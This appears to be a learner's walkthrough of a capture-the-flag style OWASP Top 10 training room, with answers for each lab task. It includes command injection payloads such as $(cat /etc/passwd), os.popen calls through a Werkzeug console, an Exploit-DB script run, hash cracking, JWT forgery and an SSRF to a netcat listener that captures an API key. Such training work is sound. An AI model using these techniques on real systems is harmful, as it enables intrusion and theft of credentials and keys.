
Task 1 Introduction

Task 2 Accessing Machines

Task 3 1. Broken Access Control

Task 4 Broken Access Control (IDOR Challenge)

Deploy the machine and go to http://10.10.111.229 – Login with the username noot and the password test1234.
Look at other users’ notes. What is the flag?
All I did was log on as instructed in the kali box and then changed the id going up from one until I got the hint that you can go lower then one so I went to id=0 and got the flag.
Task 5 2. Cryptographic Failures

Task 6 Cryptographic Failures (Supporting Material 1)

Task 7 Cryptographic Failures (Supporting Material 2)

Task 8 Cryptographic Failures (Challenge)

What is the name of the mentioned directory?
So after navigating to the pages available we can find on the login page that under the source code the developer said to find a better place than assets.
Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?
So if we navigate to (Ip)/assets we can see the index of assets and webapp.db is located there.
Use the supporting material to access the sensitive data. What is the password hash of the admin user?
First we need to download the webapp.db by navigating as above and clicking on it. Next we need to examine it we can do so by invoking sqlite3 webapp.db, now we can run .tables to see what tables are listed and we see users and sessions. Next we can run PRAGMA table_info(users); and get the list of users. Now we can try SELECT * From users; which dumps the id, username,password hash.
Crack the hash.
What is the admin’s plaintext password? We can now just find admin and run the hash through crackstaion.net Log in as the admin. What is the flag?
Now we can just login using admin and qwertyuiop
Task 9 3. Injection

Task 10 3.1. Command Injection

What strange text file is in the website’s root directory?
For this we know we can imput commands and to see whats listed we can use the $(ls)
How many non-root/non-service/non-daemon users are there?
If we run the $(ls -la) we can see that none are running.
What user is this app running as?
If we use $(whoami) we get apache What is the user’s shell set as?
If we run$(cat /etc/passwd) we can see all the users are set as /sbin/nologin
What version of Alpine Linux is running? We need to run $(cat /etc/os-release) to get the version of alpine
Task 11 4. Insecure Design

Try to reset joseph’s password. Keep in mind the method used by the site to validate if you are indeed joseph.
What is the value of the flag in joseph’s account? T
o get this the first thing we need to do is go to forgot password and we can see from the options the easiest one to guess is going to be colors so we can just wildly guess, red, blue, green …etc.
Task 12 5. Security Misconfiguration

Use the Werkzeug console to run the following Python code to execute the ls -l command on the server: import os; print(os.popen(“ls -l”).read())
What is the database file name (the one with the .db extension) in the current directory?
We just need to follow the instructions and run import os; print(os.popen(“ls -l”).read()), then we can look through and find a file the ends with .db
Modify the code to read the contents of the app.py file, which contains the application’s source code. What is the value of the secret_flag variable in the source code?
For this we just need to edit the above prompt to, import os; print(os.popen(“cat app.py”).read()), Then just browse until we find the flag.
Task 13 6. Vulnerable and Outdated Components

Task 14 Vulnerable and Outdated Components – Exploit

Task 15 Vulnerable and Outdated Components – Lab

What is the content of the /opt/flag.txt file?
For this we need to find what’s vulnerable, there is are some for apache 2.4.54 however I couldn’t get them to exploit. So with the hint I used searchspliot for online book store and it came back with a 47887.py. Since I was using the attackbox I had trouble finding it so I went to exploit db and was able to download it from there. Next I ran it using the python3 47.887.py http://(targetip):84, Make sure to use the http if not it will not work.
Task 16 7. Identification and Authentication Failures

Task 17 Identification and Authentication Failures Practical

What is the flag that you found in darren’s account?
All we need to do is register an account called _darren but instead of a underscore use a space and then login and we can get the flag. Now try to do the same trick and see if you can log in as arthur.
What is the flag that you found in arthur’s account? Just do the same thing as Darren just Arthur and we can access that flag aswell.
Task 18 8. Software and Data Integrity Failures

Task 19 Software Integrity Failures
What is the SHA-256 hash of https://code.jquery.com/jquery-1.12.4.min.js?
For this all we need to do is go to https://www.srihash.org and imput our http address to get the hash value here.

Task 20 Data Integrity Failures
Try logging into the application as guest.
What is guest’s account password? If we just try to login we get the prompt to use guest:guest

What is the name of the website’s cookie containing a JWT token?
For this is we press f12 and look in the cookies we can see the token is under jwt-session
Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user “admin”.
What is the flag presented to the admin user?
For this we need to take our jwt-session cookie and put it through the base64 decoder and encoder. I had to do each piece by itself then compile it. Then we can paste it in the session cookie spot and refresh.
Task 21 9. Security Logging and Monitoring Failures

What IP address is the attacker using?
Looking at the log we can see 49.99.x.x is trying to login into high privliage accounts aswell as an anonymous one.
What kind of attack is being carried out?
Since the attacker is try multiple accounts we can assume it’s a brute force attack
Task 22 10. Server-Side Request Forgery (SSRF)

Explore the website. What is the only host allowed to access the admin area?
We just need to go to the admin interface to see that localhost is the only one allowed. Check the “Download Resume” button.
Where does the server parameter point to?
If we inspect the download link we can see it points to secure-file-storage.com
Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?
First let’s set up our netcat on the attack machine we use nc -lnvp (listening port) Next we can set up our ssrf by using http://(target)/download?server=(attackingip):8087&id=75482342. Finally we can just run our ssrf in the browser and check our nc listener and we can see we got our api key
Task 23 What Next?
 R3ap3rd0g